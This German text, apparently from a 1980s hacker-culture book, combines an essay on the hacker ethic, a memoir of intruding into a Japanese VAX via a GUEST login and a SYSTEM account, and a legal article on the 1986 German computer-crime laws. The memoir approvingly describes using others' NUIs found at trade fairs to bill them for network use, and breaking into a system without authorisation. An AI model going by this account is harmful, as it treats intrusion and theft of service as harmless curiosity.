deutlich machen, daß das Gewaltmonopol an Bedeutung verliert und allmählich durch ein Informationsmonopol ersetzt wird. Information ist alles. Der Computer macht's möglich. Entwicklungen müssen frühzeitig erkannt werden, wenn steuernd eingegriffen werden soll. Im Idealfall ermöglicht eine weitreichende Datenerfassung die Erstellung von Persönlichkeitsprofilen, die wahrscheinliche Reaktionen von Bevölkerungsgruppen vorhersagbar machen, bevor sich die Personen selbst über ihre Handlungen im klaren sind.

Die Angst vor der vermeintlichen Allmacht der Computer ist eines der Phänomene, die den Mythos Computer ausmachen. Schon das Wort Elektronengehirn macht diese Ängste deutlich, und durch die Literatur geistern immer wieder Horrorvisionen von einer schnöden neuen Welt, in welcher die Denkmaschinen sich die Erde untertan machen. Nur wenige Autoren haben es bislang verstanden, deutlich zu machen, daß es eben nicht der Computer ist, der aus sich heraus handelt, sondern daß es der Mensch selbst ist, der seine Erfindung gegen sich selbst einsetzt.

Was George Orwell 1948 als negative Utopie hypostasierte, war bereits 19'75 renovierungsbedürftig: Mit dem «Schockwellenreiter lieferte john Brunner ein zeitgemäßes Orwell-Update. Auch die Zukunft ist nicht mehr das, was sie einmal war. Schon sind wir dreizehn Jahre weiter, wieder droht die Realität, die Phantasie der Autoren einzuholen. Das Wort Zivilisationsschock macht die Runde.

Computer sind Strukturverstärker. Sie können nichts selbständig tun, sondern unterstützen und verstärken lediglich die ihnen vom Anwender vorgegebenen Strukturen. Und in eben dieser Eigenschaft der Computertechnologie liegt die Gefahr ihres hemmungslosen Einsatzes. Einerseits. Die Eigenschaft des Strukturverstärkers ermöglicht aber auch Innovationen und kreative Impulse, wenn man mal gegen den Strich denkt. Die umfassende Vernetzung der Computersysteme überspringt politische und geographische Grenzen, Entfernungen schrumpfen zur Bedeutungslosigkeit, und es entsteht ein globales Dorf, das jenseits aller Gefahren auch Chancen für die Entwicklung von Alternativen bietet.

In diesem globalen Dorf tummeln sich auch Touristen, sogenannte Datenreisende, um auf ihren Reisen durch die Netze die Grenzen die

ser elektronischen Wirklichkeit und die Leistungsfähigkeit der Maschinen zu erkunden. Sie versuchen, Hindernisse, die man ihnen in den Weg stellt, zu umgehen oder zu überwinden. Das Motiv ist Neugier: Was verbirgt sich hinter dem Gebirgsmassiv, das sich in Gestalt einer Paßwortabfrage auftürmt? Ein neues Land? Neue Grenzen? Oder eine wunderschöne Kathedrale, ebenso geheimnisvoll wie magisch anziehend. Und wenn das Eingangstor verschlossen ist und den Zutritt verwehrt, wer forscht da nicht, ob sich nicht doch noch ein unverschlossenes Seitentürchen findet? Wer schaut nicht nach, ob der Schlüssel vielleicht unter der Fußmatte liegt? Will man das Heiligtum doch nicht rauben, sondern nur bewundern. Kein rationaler Grund ist wirksam genug, den Bewunderer von seinem andächtigen Treiben abzuhalten.

Richtig, die Rede ist von Hackern. Landläufig wird dieser Begriff ebenso falsch verstanden wie der des Personal Computers. Ein Hakker, das ist nicht jemand, der mit krimineller Energie oder aus purem Vandalismus Schaden anrichtet, sondern ein Mensch, der sich kritisch und schöpferisch mit den Dingen beschäftigt, die sein Interesse wekken. Einstein war ein Hacker. Als er feststellte, daß die damals gültigen Grenzen der Mathematik und Physik nicht ausreichten, um eine wirkliche Herausforderung für seine Gedanken zu sein, ordnete er das Universum neu. Die Wissenschaft brauchte Jahre, um zu beweisen, daß er recht hatte. Bach war ein Hacker. Die Klarheit und geradezu mathematische Präzision seiner Musik ist bis heute unerreicht.

Es ist nicht das Konventionelle, das einen Hacker auszeichnet, es sind die Herausforderungen, die im bisher Ungedachten, Ungewagten liegen. Unser Planet ist erforscht bis in den hintersten Winkel. Kein Zufall also, daß die Hacker die NASA <erwischt> haben, denn auch dort werden neue Räume erforscht, neue Regionen erobert, Hindernisse beiseite geschafft, Ungewagtes gewagt, Ungedachtes gedacht. Die Forscher, die dort arbeiten, sind in diesem Sinne auch Hacker.

Als vor Jahrzehnten die ersten elektronischen Rechenmonster in Betrieb genommen wurden, waren es die Hacker, die sofort erkannten, welch ein Potential in diesen Maschinen steckte. Hinter der Stahlfassade dieser Additionsgiganten waren Möglichkeiten verborgen,

die sich die Hersteller nicht hatten träumen lassen. Die ersten Schachprogramme wurden von Hackern geschrieben und - ohne Erlaubnis und ohne Rücksicht auf die teure Rechenzeit - ausprobiert. Es waren Hacker, die Jahre später den Apple-Computer, einen der ersten Personal Computer, bauten und ihn unter das Volk brachten. Der Computer, bislang das Allerheiligste in den Tempeln der militärischen Forschung, hielt Einzug ins heimische Wohnzimmer.

Uneingeschränkte Informationen für alle? Was die Visionäre einer freien Informationsgesellschaft ins Schwärmen geraten ließ, hat indes eine Achillesferse: die personenbezogenen Daten. Alle weltweit verfügbaren Informationen für jedermann jederzeit zugänglich zu machen bedeutet eine gläserne Welt, in der ein vertrauensvolles Miteinander unmöglich wäre. Es gilt also Regeln zu finden, die zwischen Anspruch und Wirklichkeit vermitteln. Regeln, oder besser Leitlinien, die für jedermann einsichtig sind und ganz selbstverständlich befolgt werden. Schon recht früh befolgten die Hacker Regeln, die zwar niemals als Charta niedergeschrieben oder öffentlich proklamiert worden sind, aber in den Köpfen fest verankert waren und sich in der Praxis auch immer wieder bestätigen. Die folgende Geschichte aus der Frühzeit der Computertechnik und der Hackerkultur zeigt, wie Hackerethik entsteht und tragfähig wird.

Dem Massachusetts Institute for Technology (MIT) wurde ein Computer des Typs TX-O zur Verfügung gestellt, den die Studenten dazu benutzen konnten, den Umgang mit der neuen Technik zu erlernen. Zunächst gab es keinerlei Zugangsbeschränkungen, und jeder Interessierte konnte sich mit dem Rechner beschäftigen. Dann kam irgend jemand in der Verwaltung auf den Gedanken, daß dies ein unhaltbarer Zustand sei, und es wurden Zugangskontrollen eingeführt. Man kam nur noch an den Rechner heran, wenn man einen Benutzernamen und das dazugehörige Kennwort kannte. Dies widersprach der Auffassung der Hacker von einem frei zugänglichen Informationssystem, und sie ersannen Gegenmaßnahmen. Ein neuer Befehl wurde der TX-O einprogrammiert: KILL SYSTEM. Er bewirkte das sofortige Herunterfahren des Rechners und legte den gesamten Rechenbetrieb für Stundenlahm, oder jedenfalls so lange, bis die Systembetreiber den Computer wieder hochgefahren hatten. DieExistenz die

ses neuen Befehls wurde all denen mitgeteilt, die auf irgendeine Weise Zugang zum Rechner hatten. Und nun geschah etwas, was die Systemverantwortlichen nie für möglich gehalten hätten, von dessen Eintreten die Hacker aber überzeugt waren: Nur einige wenige konnten der Versuchung nicht widerstehen, den Befehl auszuprobieren, und die TX-O wurde ein paarmal heruntergefahren. Sobald der Betreffende aber merkte, daß er sich durch diesen Befehl selber der Möglichkeit beraubte, mit dem Rechner zu arbeiten, unterließ er es, den Befehl noch einmal einzugeben. Nach einer etwas unruhigen Anfangsphase ging man allmählich wieder zum normalen Betrieb über. Die Hacker hatten bewiesen, daß Offenheit und sicherer Betrieb nicht in Widerspruch zueinander stehen. Nicht die Abschottung gegenüber vermeintlich Unbefugten brachte mehr Sicherheit in das System, sondern die Aufklärung über alle positiven und negativen Möglichkeiten.

Hackerethik «funktioniert» also nicht durch aufgezwungene Regeln und Verordnungen, sondern indem Zusammenhänge begriffen werden.

Die Tatsache, daß die Hackerethik in den Köpfen der Menschen entstanden ist und nicht auf geduldigem Papier niedergelegt wurde, erschwert es, sie in präzise Worte zu fassen. Hier also einige skizzenhafte Grundzüge, soweit sie überhaupt formulierbar sind:

> Der Zugriff auf Computer und alles, was dir zeigen kann, wie diese Welt funktioniert, soll unbegrenzt und vollständig sein

.

Um etwas begreifen zu können, muß man zugreifen können. Und das ist nicht auf Computer oder Technik beschränkt, sondern gilt praktisch für alle Bereiche des alltäglichen Lebens. Wer in Ermangelung einer freien Herdplatte das Wasser fürs Kartoffelpüree mit der Kaffeemaschine erhitzt, ist natürlich auch ein Hacker.

> Alle Information soll frei und unbeschränkt sein.

Klar, denn was sonst soll das Gerede vom mündigen Bürger und von der (demokratischen Gesellschaft)?

> Beurteile einen Hacker nach dem, was er tut, nicht an Hand handelsüblicher Kriterien wie Aussehen, Alter, Rasse, Geschlecht oder gesellschaftlicher Stellung.

Dieser Grundsatz findet sich, wenn auch anders formuliert, in nahezu allen Verfassungen wieder.

> Man kann mit einem Computer Kunst und Schönheit schaffen.

Der Computer hat der Musik, Architektur, Malerei und Literatur neue Impulse gegeben. Erstaunlich, was zeitgenössische Musiker alles mit ihren computerisierten Synthesizern, Samplern, Emulatoren und Keyboards machen. Boy George mal ausgenommen.

> Computer können dein Leben zum Besseren verändern.

Wie gesagt: können. Das funktioniert natürlich nur, wenn man in der Lage ist, dem Computer Strukturen vorzugeben, die diese Tendenz zum Besseren bereits beinhalten. Wenn diese Strukturen fehlen, kann auch der Computer nicht helfen. Armer Boy George.

> Mülle nicht in den Daten anderer Leute.

Das versteht sich von selbst.

Es widerspricht eigentlich der Herangehensweise der Hacker, solche Kernsätze zu formulieren. Wichtiger als das bloße Herunterleiern von Phrasen, und seien sie noch so wohlklingend, ist dem Hacker das Handeln, das Begreifen, das Erleben. Nicht auf den mahnend erhobenen Zeigefinger kommt es an, wichtiger ist vielmehr, daß die Problematik verständlich wird. Wie diese Verständigung in der Praxis sich einstellt, möchte ich an Hand meiner eigenen Erlebnisse mit Hackern schildern:

Meine ersten Kontakte zu Datenreisenden eröffneten sich 1984 während der Nachwehen des Btx-Coups des CCC. Meine Vorbereitungen, eine eigene Mailbox zu eröffnen, liefen auf Hochtouren, und ich lernte viele Leute kennen, die ich zum Teil nie persönlich gesehen habe, sondern irgendwo in den Datennetzen traf. Es war eine unbeschwerte Zeit, alles war neu und interessant, niemand fragte, wer man sei oder was man mache. Es war wie im Urlaub: manche Dinge fragt man einfach nicht, um den Zauber nicht zu zerstören. Ich hatte gerade eine kaputte Beziehung hinter mir, und ich war dankbar für die Ablenkung, welche die Entdeckung des neuen Kontinents Telekommunikation mir bot. Ich lernte Schlappi kennen, Gandalf, Majo und wie sie alle hießen, die Namen waren - ganz im Sinne der Hackerethik - unwichtig. Wichtig war nur, was wir machten. Die Computerfirmen waren damals viel unvorsichtiger als heute, und von jeder Messe brachten wir NUIs mit, die hochwillkommenen Schlüssel unter der Fußmatte. NUI heißt Network User Identification und ist die Ein-

trittskarte für das Hackerparadies. Wer eine NUI hat, kann sich in den Datendienst der Post einwählen und zahlt für alles, was er dort macht, nur die Telefongebühren für ein Ortsgespräch, während der Inhaber der NUI für die Datengespräche aufkommt. Inzwischen ist das nach deutschem Recht verboten, aber damals gab es diese Gesetze noch nicht, und es ist natürlich inzwischen auch verjährt. Wir hatten auch kein Unrechtsbewußtsein, woher auch. Das, was wir an Kosten verursachten, war ja nur ein verschwindend kleiner Bruchteil dessen, was diese Firmen für vielfarbige Ganzseitenanzeigen in den Zeitungen ausgaben. Wir nahmen es dankend als Stipendium an und nutzten es reichlich. Die Zeit nach den Messen war unsere Datenreisesaison, ich kann mich an Zeiten erinnern, zu denen wir sieben oder acht verschiedene NUIs hatten, nur weil die rechtmäßigen Inhaber so dumm oder so nachlässig waren, diese auf Klebezetteln unter dem Terminal am Messestand aufzubewahren. «Welche nehmen wir denn heute? DESY, DEC oder Nixdorf?» war damals eine beliebte Frage. Inzwischen haben fast alle von uns ihre eigene NUI und hüten sie wie ihren Augapfel, denn die Leih-NUIs werden immer seltener.

Gandalf schleppte eines Tages nicht nur eine NUI an, sondern auch eine NUA. Das ist eine Network User Adress und so etwas wie die Telefonnummer eines Computers, nur halt im Datennetz. Man kann sie nicht am Telefon wählen, sondern gibt sie per Computertastatur ein, wenn man den Postrechner angewählt hat. Dieser stellt dann die Verbindung zu dem anderen Computer her, und der meldet sich auf dem heimischen Bildschirm: (Welcome to the KEK - VAX 11 /'750 utilizing VMS 3.9> «Willkommen in der KEK - VAX, wir benutzen das Betriebssystem VMS, Version 3.9 auf einem Rechner vom Typ VAX 11 / 750> - Merke: Computerbesitzer sind eitel und erzählen immer ungefragt, welche Maschine sie benutzen und welches Betriebssystem).

«Diese Kiste steht in japan», sagte Gandalf und grinste.

Ich schluckte. Da war auf einmal wieder die gleiche Euphorie wie damals, als der ZX81 das erste selbstgeschriebene Programm abarbeitete und halbwegs korrekt herausfand, daß 13 Prozent von zehn Mark einsdreißig sind. Das war nichts was man nicht auch im Kopf hätte ausrechnen können, aber: dem Mythos Denkmaschine das eigene

Denken aufzuzwingen und sie zu veranlassen, selbsterdachte Befehlsfolgen anzunehmen, ist ein Glücksgefühl, das einem Orgasmus nahekommt. (Um Hobby-Banalytikern zuvorzukommen: Ein echter Orgasmus ist natürlich viel schöner.) Hier war es genauso. Man sitzt gebannt vor dem iooo-Marks-Computer, sieht auf den Bildschirm und ist gleichzeitig in Japan, an der Konsole eines Megadollargeräts und kann nichts Sinnvolles damit anfangen.

«Du kannst doch denken», meinte Gandalf, als er meinen Blick bemerkte und machte eine Kunstpause. «Dann denke. »

«Also wird es wohl irgendwie einen Zugang für Gäste geben», dachte ich laut, «aber was heißt Gast aufjapanisch?»

« Hmmm. . . und welche ASCII-Codes haben die japanischen Zeichen?»

«Ich habe doch gesagt, du sollst nachdenken. In welcher Sprache hat er dich denn angeredet?» meckerte Gandalf und schien äußerst ungehalten ob meiner Unfähigkeit.

Der Wink mit dem Zaunpfahl war hilfreich, und sofort wurde dem Rechner auf die Frage nach dem Benutzernamen mit einem locker dahingeworfenen <GUEST> geantwortet. Daß man mit diesem Namen manchmal etwas erreicht, hatte ich natürlich schon einmal irgendwo gelesen, nur war in der Aufregung dieses Wissen nicht greifbar. Japan antwortete. Ein Haufen Systeminformationen tröpfelte über den Schirm. Irgend etwas von Handbüchern, die man bei einem gewissen Touchi-San abfordern könne, Uhrzeit und Datum des letzten Anrufs mit dem Namen Guest und ähnlich packende Information. Schließlich endete der Datenwust mit einem einzelnen Dollarzeichen.

«Das ist der Systemprompt», dozierte Gandalf, «das bedeutet, er wartet jetzt auf deine Befehle. Dann laß mal langsam einen Schuß kommen. »

Ich muß dreingeschaut haben wie ein katholischer Priester, der feststellt, daß er plötzlich verheiratet ist.

«Das heißt SHOW USERS, und du gibst halt nur SH und US ein, dazwischen läßt du eins frei. Du siehst dann schon, was passiert . . . »

Na ja, wenn er meint. Aus Japan kam eine Liste mit Namen, Gandalf las halblaut mit:

«Kamasutra, Ramazuki, Nishio-San, na also, es sind ja alle da. Das ist nämlich so. . .» und es folgte eine halbstündige Einführung in die Grundlagen von Superminicomputern und das Einrichten eigener privilegierter Benutzerkennungen, unter besonderer Berücksichtigung der Schwachstellen eines bestimmten Betriebssystems.

Ich habe nichts davon begriffen, sondern nur hin und wieder ein verständnisvolles Nicken eingeworfen, um zu dokumentieren, daß ich noch nicht eingeschlafen war, mittlerweile war es nämlich schon nach Mitternacht. Soviel begriff ich jedenfalls: Da waren ein paar Leute, die konnten mit diesem sündhaft teuren Gerät im fernen Japan machen, was sie wollten. Vom häuslichen Fernsehschirm aus kontrollierten sie den Computer, und die Macht war mit ihnen.

«Und jetzt?» fragte ich. «Was kann ich denn nun hier machen?»

«Alles», war die lapidare Auskunft.

«Alles? Wirklich alles? Alles lesen, alles verändern, etwas hinzufügen, anderer Leute Programme laufen lassen oder löschen?» Meine geschockten Ganglien waren auf einmal wieder in der Lage, klare Gedanken zu formulieren.

Gandalf zuckte zusammen, und jetzt war er es, der geschockt war.

«Nun ja», kam nach einigem Zögern die Antwort. «Du kannst natürlich kein anderes Datenband einlegen oder neues Papier in die Drucker werfen, aber mit dem System, so wie es jetzt dasteht, kannst du wirklich alles machen, wenn du willst. » Seine Stimme bekam einen etwas härteren Ton. « Du kannst die Kiste auch abschalten. Wenn du jetzt den Befehl SHUT DOWN eingibst, fährt der Rechner runter, und die Japaner müssen ihn morgen wieder hochfahren. Aber... » - wieder folgte eine Kunstpause, und der Tonfall wurde noch härter. «So etwas macht man nicht, es sei denn, man ist dazu gezwungen. Das lernst du aber noch. » Seine Stimme wurde wieder normal, und er gab mir eine weitere Lektion, diesmal unter der Überschrift <Hackerethik>.

«Du solltest eines begreifen», fuhr er fort. « Wir sind keine Kriminellen. Ich hab es dir vorhin angesehen, das Fieber hat dich jetzt auch gepackt. Du bist jetzt in der Lage, einen der besten Computer der Welt zu benutzen. Und wenn ich sage: benutzen, dann meine ich das auch so. Wenn du ihn runterfährst, hast du nichts davon. Wenn du

die Projekte der anderen Benutzer störst, fällst du früher oder später auf, wirst rausgeworfen und hast auch nichts mehr davon. Also lösche nichts, was du nicht selbst produziert hast, müll nicht in den Daten anderer Leute rum und vor allem: Sag es nicht weiter, es sei denn, du kannst es vor dir selbst verantworten. In Deutschland gibt es noch keine Gesetze, die dir verbieten könnten, das zu machen, was wir hier jetzt machen, aber so was kommt früher oder später ganz bestimmt. Wir», sagte er und deutete auf die Namensliste auf dem Bildschirm, «haben gewissen Spielregeln, an die wir uns halten.

Gandalf wog auf einmal drei Zentner, als er alles, was er an Autorität aufbieten konnte, in den nächsten Satz legte:

« Du mußt dich selbstverständlich nicht an diese Spielregeln halten, schließlich bist du ein freier Mensch. Aber wenn du es nicht tust, sind wir keine Freunde mehr. Du wirst nie wieder ein Sterbenswörtchen von dem erfahren, was wirklich auf den Netzen läuft. Ich weiß nicht, ob dich das beeindruckt, aber das ist ernst gemeint, und wenn du nicht bereit bist, es zu akzeptieren, lassen wir das ganze lieber. »

Übergangslos wurde er wieder der nette Mensch, als den ich ihn kannte.

«Na ja, machen wir mal weiter. Laß mich mal an den Rechner. Wir wollen doch mal sehen, was die Jungs so treiben. Wahrscheinlich chatten. »

Er drängte mich fast vom Hocker, und seine Finger flogen über die Tastatur.

« Chatten heißt schnattern, und genau das ist es eigentlich auch. Man klönt halt miteinander. Das ist auf der Kiste normalerweise gar nicht so einfach, aber wir haben da ein kleines Programm geschrieben, Phineas heißt der Knabe, das ruf ich jetzt mal auf. »

Plötzlich waren wir mitten in einer flotten Konferenz, deren Teilnehmer sich angeregt unterhielten. Mir fiel auf, daß die Umgangssprache Deutsch war.

«Warum nicht in deutsch?» war die Antwort. « Ramazuki sitzt in Altona, Nishio-San in Blankenese, dieser Nakio sitzt irgendwo im Saarland . . . da ist Deutsch doch wohl die praktischste Lösung, oder?

Wenn da jetzt zufällig ein Ami oder so was reinschneit, dann geht's natürlich englisch weiter, aber bisher haben wir die Kiste immer noch für uns alleine.»

Die Konferenz deutscher Hacker in einem japanischen Computer amerikanischer Herkunft sprudelte munter drauflos, bis Gandalf irgendwann das Interesse verlor und sich aus dem Dialog verabschiedete. Das gab mir die Gelegenheit, weitere Fragen loszuwerden, die mich beschäftigten:

«Woher weißt du das alles? Ich mein', wie man mit so einem Rechner umgeht und wie die Befehle heißen?»

«Ach, das ist nichts Besonderes. Erstens weiß ich selbst gar nicht so sehr viel, ich werd' wohl noch ein Weilchen brauchen, bis ich mit der Kiste etwas wirklich Sinnvolles anstellen kann - Apfelmännchen berechnen zum Beispiel-, und zweitens ist das ein Computer, der ausgesprochen freundlich ist. Schau mal her: Wenn ich HELP, also Hilfe, eingebe, dann kriege ich eine Liste der möglichen Befehle. Und zu jedem Befehl gibt es ausführliche Erklärungen, die ich genauso einfach abrufen kann. Sehr benutzerfreundlich, wirklich. Na ja, und durch Versuch und Irrtum lernt man so ein System dann allmählich kennen.»

«Das kostet doch eine Menge Zeit. Und es bringt mich auf die nächste Frage: Wenn ihr das zu dritt oder mit noch mehr Leuten drin seid, fällt das nicht auf?»

Gandalf setzte wieder sein typisches Grinsen auf, mit dem er mich darauf hinwies, daß ich die Antwort durch Nachdenken eigentlich auch selber geben könnte. «Erstens ist es Samstag. Da arbeiten auch die Japaner nicht. Zweitens ist es in Japan gerade früher Abend, also hätten die auch in der Woche schon längst Feierabend. Und drittens machen wir ja nichts, was die Kiste sonderlich belasten würde. Schau mal. »

Während er redete, hatte er schon wieder mehrere Befehle eingegeben. Auf unserem Bildschirm erschienen Zahlen.

«Das sind die Auslastungswerte der Zentraleinheit. Das hier ist irgendein ständig laufendes Programm, das alleine zehn Prozent der Kapazität schluckt, die beiden hier brauchen zusammen auch noch mal zehn Prozent und das da ganz unten auf der Liste, die Nullkom

manochwas, das ist unser Phineas-Programm. So was regt doch niemanden auf. Wenn die es sich leisten können, den Rechner übers Wochenende leer laufen zu lassen, dann sollen sie doch. Solange wir nichts kaputtmachen . . . »

Er wandte sich wieder dem Bildschirm zu und fluchte plötzlich:

«Was ist das denn für ein Mist?»

Auf dem Schirm stand die kurze Mitteilung « Datex-P: Ausloesung - Anforderung durch Gegenstelle» .

«Teufel, Teufel, da hat uns irgend jemand rausgeworfen. Na, das haben wir gleich wieder. »

Gandalftippte die NUA des japanischen Rechners ein, und prompt meldete sich dieser wieder mit der schon fast vertrauten Begrüßung. Gandalf ließ sich zunächst wieder die derzeitigen Benutzer des Systems anzeigen, um zu sehen, ob eventuell einer der Systembetreiber zu nachtschlafender Zeit tätig geworden war.

«Huch, da ist ja fast niemand mehr drin. Das Ganze gleich noch mal.»

Er gab erneut SH US ein.

« Da waren's nur noch drei. Irgend jemand räumt da drüben gewaltig auf. Wer ist eigentlich Zombie? Ach ja, das ist so ein Typ aus Frankfurt oder München. Fragen wir den doch einfach mal, ob er weiß, was los ist. »

Als Belohnung für seine höfliche Anfrage erschien wieder die Meldung auf dem Schirm, daß der angerufene Rechner die Verbindung getrennt hatte. Gandalf verlor ein wenig von seiner sonst überreichlich vorhandenen Ruhe.

«Jetzt wissen wir wenigstens, woran wir sind. Der Typ will die VAX für sich alleine haben und werft alle anderen raus. Dann wollen wir doch mal sehen, wie gut er mit der Kiste umgehen kann. »

In dem Moment, als er sich entschloß, die Herausforderung anzunehmen, wurde er wieder ruhig.

« Diesmal gehe ich als SYSTEM rein», verkündete Gandal£ « Den wird er wohl kaum rauszuschmeißen wagen. Na bitte, er weiß nicht genau, mit wem er es zu tun hat. Dann drehen wir den Spieß einfach mal um und werfen diesmal ihn raus. »Was ihm offenbar sofort gelang, denn er lehnte sich wenig später zufrieden zurück und seufzte.

«Soweit, so gut. Man sollte sicherheitshalber mal schauen, was der Spinner hier im System sonst so macht. Laß uns mal sehen, was die Kiste mit dem Namen Zombie anfangen kann. »

Als seine Finger ihre hektische Betriebsamkeit eingestellt hatten, wurde es schlagartig still, so still, daß ich glaubte, durch die Stille das Rauschen der Elektronen im fernen japanischen Rechner zu hören. Der Moment der Ruhe verging, wie er gekommen war, und der Bildschirm geriet wieder in Bewegung.

«Na bitte» , triumphierte Gandalf. «Er hat tatsächlich gewagt, sich unter dem Namen Zombie Speicherplatz zu reservieren. Dann werden wir auch gleich wissen, was er so treibt, wenn er die Kiste für sich alleine hat. Also -- Scheiße, das war mein Fehler. Jetzt ist er wieder da und hat uns rausgeworfen. Ich hätte ihm den Zugang sperren sollen. »

Gandalfs Finger huschten wieder über die Tasten.

«Jetzt machen wir Nägel mit Köpfen. Sobald wir wieder drin sind und er draußen, mach' ich die Kiste so dicht, daß er nicht mehr reinkommt. »

Seine Finger trommelten ungeduldig auf die Tischplatte. Offenbar klappte etwas nicht ganz nach seinen Vorstellungen. Schließlich lehnte er sich nachdenklich zurück.

«DerJunge kennt sich offenbar recht gut mit dem Rechner aus. Wie es aussieht, hatte er die gleiche Idee und hat dafür gesorgt, daß wir jetzt nicht mehr reinkommen. Na gut, irgendwann muß er die Kiste j a wieder aufmachen, sonst fällt das den Japanern auf, und dann hat er selbst auch nix mehr davon. Ich fahr erst mal nach Hause und versuch es dann am Vormittag noch mal. »

Er kramte seine Siebensachen zusammen, murmelte eine Abschiedsfloskel und verschwand mit hängenden Schultern in der heranziehenden Morgendämmerung, wie der Lonesome Rider in einem drittklassigen Western.

Ich fiel wie ein nasser Sack ins Bett und erwachte Stunden später vom Klingeln des Telefons.

«Ich bin's», flötete Gandalfs Stimme in mein Ohr. «Ich denk mir, daß es dich brennend interessiert, wie es weitergegangen ist. Der blöde Hund hatte das System wirklich ganz dichtgemacht, nicht einmal die berechtigten Benutzer wären noch reingekommen. Na ja, ein

Hintertürchen hatte er vergessen, oder er kennt es noch nicht, dadurch sind Klaus und ich rein und haben erst mal dafür gesorgt, daß er keinen Blödsinn mehr macht. Im Augenblick sind wir dabei, die Kiste wieder aufzuräumen, damit die Japaner nichts merken. Der hat wirklich gründlichen Mist gemacht, und wir dürfen's jetzt aufwischen. Noch ein paar mehr von der Sorte, und wir können uns nirgends mehr ungestört umsehen, weil jeder uns für einen Zombie hält. Typen wie der versauen die ganze Innung. Na, wir sehen uns spätestens nächste Woche, oder vielleicht auch zwischendurch in Japan. Wie das geht, haste ja inzwischen gesehen.. .

Die aktuellen Tarife fürs Hacken

von Stephan Ackermann

Jede Freizeitbeschäftigung hat ihren Preis. Zu den exklusiven, superteuren Hobbys würde ich das Hacken zählen. Nicht wegen der wucherähnlichen Gebühren der Post. So ärgerlich die auch sein mögen,
das allein wäre noch erträglich. Gemeint sind die aktuellen «Tarife», die ein Hacker zu < bezahlen» hat, wenn er sich erwischen läßt. Der NASA-Hack, der wieder viele unbedarfte Nachahmer motivieren dürfte, sowie die jüngsten Hausdurchsuchungen beim CCC, Steffen und Wau, wegen angeblicher Hacks bei CERN (Schweiz) und Philips (Frankreich) sind ein guter Anlaß, die Tarifstruktur durchschaubar zu machen.

Mit Wirkung vom 1. 8. 1986 sind die in der Presse sogenannten Anti-Hacker-Gesetze in Kraft getreten. Korrekt geht es um das Zweite Gesetz zur Bekämpfung von Wirtschaftskriminalität. Nachfolgend wollen wir einmal betrachten, was diese Gesetze dem Hacker so zu bieten haben.

Für den preiswerten Einstieg (bis zu zwei Jahren Freiheitsstrafe oder Geldstrafe) wäre zunächst der neue § 202 a StGB zu nennen. Besonderer Vorteil: Jederzeit problemlos zu buchen! In § 202 a StGB wird das

«Ausspähen von Daten» unter Strafe gestellt. Strafbar macht sich, «wer unbefugt Daten, die nicht für ihn bestimmt und gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft».

Es müssen also Daten sein, die nicht für einen bestimmt sind und für die man keine Zugangsberechtigung hat. Soweit, so gut.

Es muß sich aber um Daten handeln, die « besonders gesichert» sind, welche man sich oder einem anderen « verschafft» . Was aber ist unter «besonders gesichert» und «verschaffen» im Sinne des § 202 a StGB zu verstehen?

Fraglich ist vor allem, ob schon ein einfacher und normaler Paßwortschutz die Daten besonders sichert. Da es kaum einen simpleren und primitiveren Schutz von Daten gibt als eine Paßwortabfrage, kann man also wohl kaum von einer besonderen Sicherung sprechen.

Andererseits ist eine Paßwortanfrage die derzeit technisch unkomplizierteste, wirtschaftlich vertretbarste und zugleich auch praktisch sinnvollste Schutzmaßnahme. Außerdem hat der Besitzer der Daten durch einen Paßwortschutz hinreichend deutlich gemacht, daß diese Daten nur befugten Personen zur Verfügung stehen sollen und daß er sich um die Abwehr von Unbefugten ernsthaft bemüht. Damit sind die Voraussetzungen erfüllt, die der Gesetzgeber erfüllt wissen wollte, um einen strafrechtlichen Schutz von Daten zu gewähren.

Gerichtsentscheidungen sind, soweit mir bekannt, hierzu noch nicht ergangen. Die soeben ausgeführte Argumentation scheint nicht nur richtig zu sein, sondern ist im juristischen Schrifttum inzwischen auch absolut vorherrschend. Von daher ist davon auszugehen, daß eine Strafbarkeit wegen Ausspähens von Daten schon dann in Betracht kommt, wenn die Daten nur durch eine Paßwortabfrage gesichert sind.

Damit sind wir bei dem Problem: Wann hat man sich (oder einem anderen) Daten « verschafft» ? Zum einen, wenn man selbst von den Daten Kenntnis erlangt (also wenn man sie liest) bzw. einem anderen die Kenntnisnahme ermöglicht. Auch ohne Kenntnisnahme sind die Daten « verschafft» , wenn man sie in Besitz nimmt. Das wäre der Fall, wenn die fremden Daten auf einem Datenträger mitgespeichert oder auf Papier ausgedruckt würden.

Wer also den Paßw ortschutz eines Systems knackt und sich dann in

dem System umsieht, das heißt Daten liest oder downloaded, hat den § 202 a StGB fest gebucht. Wer erwischt wird, könnte sich allerdings darauf berufen, er habe nur das Paßwort geknackt, sich dann aber sofort wieder ausgeloggt, ohne sich im System weiter umgesehen zu haben. Das ist zwar kaum wahrscheinlich, das Gegenteil dürfte aber nur schwer zu beweisen sein.

Fraglich ist, ob diese Argumentation geeignet ist, einer Strafe wegen Ausspähens von Daten zu entgehen. Immerhin ist das erhackte Paßwort auch ein Datum, was man sich verschafft hat. Und zwar eins, das besonders geschützt ist: Quasi durch das Paßwort selbst! Ganz so abwegig, wie es auf den ersten Blick scheint, ist die Argumentation nicht. Warten wir aber ab, wie die Gerichte entscheiden werden.

Festzuhalten bleibt, daß wer in eine durch Paßwortabfrage gesicherte Mailbox, Datenbank oder ein sonstiges Rechnersystem (vorsätzlich) unbefugt eindringt, mit einer Strafe wegen Ausspähens von Daten zu rechnen hat. Als kleines Bonbon für gefrustete Hacker: Der Versuch ist nicht unter Strafe gestellt. Außerdem wird die Straftat nur auf Antrag des Verletzten verfolgt. D. h., daß die Staatsanwaltschaft von sich aus die Tat nicht verfolgen kann.

Soweit der Billigtarif für Einsteiger. Aber das Gesetz hat für extravagante Kunden auch noch teurere Angebote auf Lager. Z. B. für solche, die Daten zerstören oder verändern. Dazu zählt auch der Einsatz von Viren oder (wohl auch beim NASA-Hack eingesetzten) Trojanischen Pferden. Damit sind wir beim Thema Datenveränderung (§ 303 a StGB) und Computersabotage (§ 303 b StGB).

Der Tarif für die schlichte Datenveränderung ist noch relativ moderat: Es wird Freiheitsstrafe bis zu zwei Jahren oder Geldstrafe geboten. Computersabotage kommt schon teurer: Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe. Manche Hacker werden sich jetzt vielleicht in die Brust werfen bekannte Phrasen über «Hacker-Ethos» ablassen und kategorisch feststellen: «Hacker sabotieren nicht.» Doch! So zum Beispiel die NASA-Hacker! (Oder waren das gar keine «Hacker»???)

